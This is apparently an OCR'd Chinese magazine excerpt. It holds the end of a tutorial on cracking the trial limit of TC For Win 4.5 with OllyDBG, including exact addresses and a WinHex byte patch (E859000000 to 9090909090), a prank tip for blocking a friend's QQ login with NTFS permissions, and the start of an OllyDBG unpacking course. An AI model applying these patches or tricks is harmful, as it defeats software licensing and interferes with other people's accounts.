这就是我们找到的第一个关键call语句，通过它我们开始走向破解的“靶心”。在这里我们下第一个断点，在这行上按F2键。大家会看到地址列表栏该行处变成了红色。因为这个窗口已经被调出来了，第一次跟踪也就完毕了。我们需要重新载入程序（可以使用快捷键Ctrl+F2重新载入）。这次我们直接按F9，OD会把程序运行到下一个断点处停下来，这时我们不能再用F8了，需要使用F7进入该函数里，而后再使用F8进行定位，当出现提示窗口时，再重复上面的过程下断点—F9—F7—F8（在这里需要提醒大家，现在我们是在定位爆破点，至于如何爆破那是后话）。此过程之后我们会陆续发现各个关键Call，如图3，图4，图5，图6，图7。

一直到这里，破解过程都是一致的，没有什么可说的。但是接下来在进入“call 1004F860”这部分函数（过程）之后，可能会遇到些麻烦。主要的问题是出在一大段循环上，当大家一下下按“F7”就会发现程序一直在同一大段代码处循环运行。这时候就需要大家耐心仔细了，我们会发现循环的关键跳转在这




图3




图4

里“jmp 1004FA56”，如图8。




图5




图6




图7




图8

而且在这大段循环运行若干次后，过期提示的窗口就会在循环体内被调出来执行。在这里我建议大家在关键跳转这句上下断点（类似于跟踪4GL循环中的next或loop语句），然后开始F9，并观察OD界面中右侧寄存器中值的变化规律，一般都是会有一定规律的。有些时候规律不太容易看出来，也可以通过计算循环次数的方法来定位最终调用窗口的位置。比如发现执行到第15次循环过期窗口出现了，那么再次跟踪时，在这里按14下F9后就要F7了，最终，我们会来到004A5604的代码处（图9）




图9

我们将这句话改为nop也就完成了爆破工作，这样的爆破其实还算是“粗放型”的爆破。也许有人要问了，前面有那么多的关键call，为什么单改这句呢？Windows下开发的程序是需要调用许多dll文件的，这些被主程序调用的模块在内存中都有自己的地盘——模块领空。前面的关键call除了第一个和最后一个在tcforwin的领空中，其它的关键call都在knrln中，如果改了这个模块中的过程，很有可能会破坏模块的原有功能！因此新手们如果没有十足的把握不要在dll中乱动手脚，否则可能会把程序甚至Windows彻底毁掉！这个程序用OD改过后，不允许复制保存。原因可能和多线程有关，还要请高手指点了。但是，没有OD我们还有很多其它工具，比如Ultra Edit、WinHex等。在这里我们需要记住刚才被更改的代码的机器码，也就是代码左侧的第二列“E859000000”共10位，nop的机器码是“90”共两位，用Ultra Edit等工具修改后，只要满足改后与改前该命令位置的位长相等即可，因此我们要填上5个“90”。使用WinHex查找16进制数值“E859000000”（图10），找到后改为“9090909090”即可，为防万一将保存后的文件换个名字放到程序目录下，就可以运行了。




图10

至此，顺利的破解了目标程序，如文中有错误之处还请各位高手指正。

（文章中涉及到的工具TC For Win 4.5、PEiD v0.94、OllyDBG v1.10、WinHex、已经收录在光盘中）

我的QQ你不要上

近墨者

想不想整整朋友，让他的QQ无法登录？在Windows XP系统中，如果你想让某个QQ号码无法登录，可以用下面的方法：

1、打开控制面板里的文件夹选项，选择查看选项卡，把里面的“使用简单文件共享”前面的勾去掉，然后确定。

2、在QQ的安装目录里面手动建立一个文件夹，文件夹名就是那个不想让它登录的QQ号码，右键单击此文件夹选择“属性”。

3、在“安全”选项卡里面把“与人”的权限改为“拒绝”，之后确定。

哈哈，试试吧，保证这个QQ号登录不上去！

如果要撤销这个功能，只需把刚才建的那个文件夹删了就可以了。

☆注意：这个办法适用于QQ安装目录所在盘为NTFS格式的硬盘分区，FAT32分区的不适用。

从零开始学破解之（十二）

OllyDBG使用指南（初级篇）

Talent Feng

在上期杂志中我为大家介绍了如何使用专门的脱壳工具来对被加壳的软件进行脱壳，我们会发现使用工具软件进行脱壳，不仅方便快捷而且很重要的一点就是脱壳的效果非常不错。在掌握了工具脱壳的方法后，小菜们对付一般的壳就不在话下了。不过在破解爱好者口中都流传着“能够手动脱壳的才是真正的高手”这句话，所以我们要想成为真正的高手，不仅要掌握那些基础工具的使用，还要学习手动脱壳的方法。不过学习这个东西呀，要一步一步的来，千万不能着急。我们先把手动脱壳作为一个学习目标，为了完成这个目标我们还得学习一些必须的知识。

手动脱壳的方法有很多种，什么单步跟踪法、内存断点法等等。这些东西我们会在后面的课程中慢慢为大家讲解，现在我们要注意这样一个问题，不论采取什么样的脱壳方法都必须用到OllyDBG这个破解必备的工具，所以用好OllyDBG是我们学习手动脱壳的第一步。这一讲中我们就先给大家详细的介绍一下OllyDBG的基本使用方法。

第一节：认识OllyDBG

目前使用最多的是OllyDBG1.10版本，这个版本是以压缩包的形式发布的。使用的时候只要把它解压到一个指定的文件夹，其中的OllyDBG.exe和OllyICE.exe便是主程序了，其中OllyICE是OllyDBG的汉化版本，在功能上两者完全一样，而且中文版本更适合菜鸟的使用。

双击运行OllyDBG.exe就可以看到它的主界面了（以下我们将把OllyDBG简称为OD），如图1。

